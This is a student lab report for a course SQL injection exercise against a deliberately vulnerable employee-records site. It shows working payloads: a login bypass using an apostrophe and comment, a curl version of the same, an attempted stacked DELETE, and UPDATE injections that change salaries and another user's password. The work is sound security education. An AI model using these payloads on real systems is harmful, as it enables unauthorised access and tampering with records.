
James Oswald
ICSI 424 Computer Security
Lab 07


3.1 Task 1: Get Familiar with SQL Statements

I begin by executing the command to login to the MySQL database using the username and password at the command line.




```
[10/30/20 JO481765]seed@VM:~$ mysql -u root -pseedubunt
u
```

I then tell it i want to access the Users database:




```
mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> 
```

And then run show tables to display what tables the users database contains:




```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

In order to select Alice I first preview what columns the credentials table has by running select * from credential and look at where Alice would be if she were in the database, despite seeing her in the first slot, I ignore this and decide to select by name.



```
-------+--------+------+---------+----------------
------------------------+
| ID | Name   | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                        |
```


Using this information, I easily query Alice using a where clause to specify her name.
select * from credential where Name="Alice";



```
mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
       |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
1 row in set (0.00 sec)

mysql> 
```

3.2 Task 2: SQL Injection Attack on SELECT Statement
Task 2.1: SQL Injection Attack from webpage


The core idea behind this attack is to manipulate the server side SQL statement by abusing the fact that it operates using PHP string concatenation to generate the query. We can simply add an apostrophe and a pound to fake an SQL comment and cut off the part of the query where verification takes place.



Employee Profile Login

USERNAME	admin' #
PASSWORD	Password

Which we see works perfectly, letting us access the admin account which prints out all user details.




User Details

Username	EId	Salary	Birthday	SSN
Alice	10000	20000	9/20	10211002
Boby	20000	30000	4/20	10213352
Ryan	30000	50000	4/10	98993524


Task 2.2: SQL Injection Attack from command line

In this task i do exactly what I did last task but using command line, I use curl with the URI encoded version of the username we used last time for the GET request and pipe the result to a file called admin.html which i can open in firefox to check the results with.



```
[10/30/20 J0481765]seed@VM:~/lab07$ curl "http://www.se
edlabsqlinjection.com/unsafe_home.php?username=admin%27
+%23&Password=" > admin.html
  % Total    % Received % Xferd  Average Speed   Time
  Time     Time  Current
                                 Dload  Upload   Total
  Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--
100  3364  100  3364    0     0   178k      0 --:--:--
--:--:-- --:--:--  182k
[10/30/20 J0481765]seed@VM:~/lab07$
```

Despite not carrying over the CSS style sheet, it's a lot nicer to read than the raw HTML code generated by curl and proves the point that we can execute this from the command line.




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email Address	Ph. Number
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			


Task 2.3: Append a new SQL statement

We can use the exact same method we just in 2.1, the only difference this time is rather then terminating the statement before the comment #, we can use a semicolon to add a delete statement. The attack will take the form
Username'; delete query; #
I will be attempting to delete Alice from the database. For the username I will enter:
admin'; delete from credential where name="Alice"; #



USERNAME	admin'; DELETE FROM credentia
PASSWORD	Password

However we see that when we try this the page does not allow us to execute multiple statements despite the correct syntax.




```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Alice'; # ' and Password='da39a3ee5e6b4b0d325' at line 3]\n
```

3.3 Task 3: SQL Injection Attack on UPDATE Statement
Task 3.1: Modify your own salary

Using an apostrophe and the comment trick, I'm able to create a new update statement that allows me to update Alice's salary from the nickname field, but this should work for any non-password field.


', salary='1000000' where name='Alice'; #



Alice's Profile Edit

NickName	', salary='1000000' where na
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


And we can see it's been successfully changed.



Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002

Task 3.2: Modify other people' salary


I can use the same thing i used for alice to allow me to modify boby
', salary='1' where name='Boby'; #



Alice's Profile Edit


NickName	', salary='1' where name='B
Email	Email

To check the change has taken place i need to look at the admin page, and sure enough, it worked.



Username	EId	Salary	Birthday	SSN
Alice	10000	1000000	9/20	10211002
Boby	20000	1	4/20	10213352

Task 3.3: Modify other people' password.
I start with modifying the password field client side via dev tools so i can see what i'm doing and the password doesn't get stared out.




```
<div class="form-group row"> flex
  <label class="col-sm-4 col-form-label"
  for="Password">Password</label>
  <div class="col-sm-8">
    <input id="Password" class="form-control"
    name="Password" placeholder="Password"
    type="text">
  </div>
</div>
```

```
element {
}
.form-control {                    style
  font-size: 21px;
}
```

Since we see in the code that the only field stored after the password is PhoneNumber, this means I need to carry out my "where" in the Phone Number feild if I don't want the hashed password to be commented out.


```
address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber'
```

I can use the PhoneNumber field for my statement selecting Boby to be modified
' where name='Boby'; #
And I can use the password field to hash the password for me since it will be put before the phone number.




NickName	NickName
Email	Email
Address	Address
Phone Number	' where name='Boby'; #
Password	AliceRules123

Despite being met with this message after hitting save, which confused me because I thought it didn’t work, It actually did set Boby’s password to the new one.



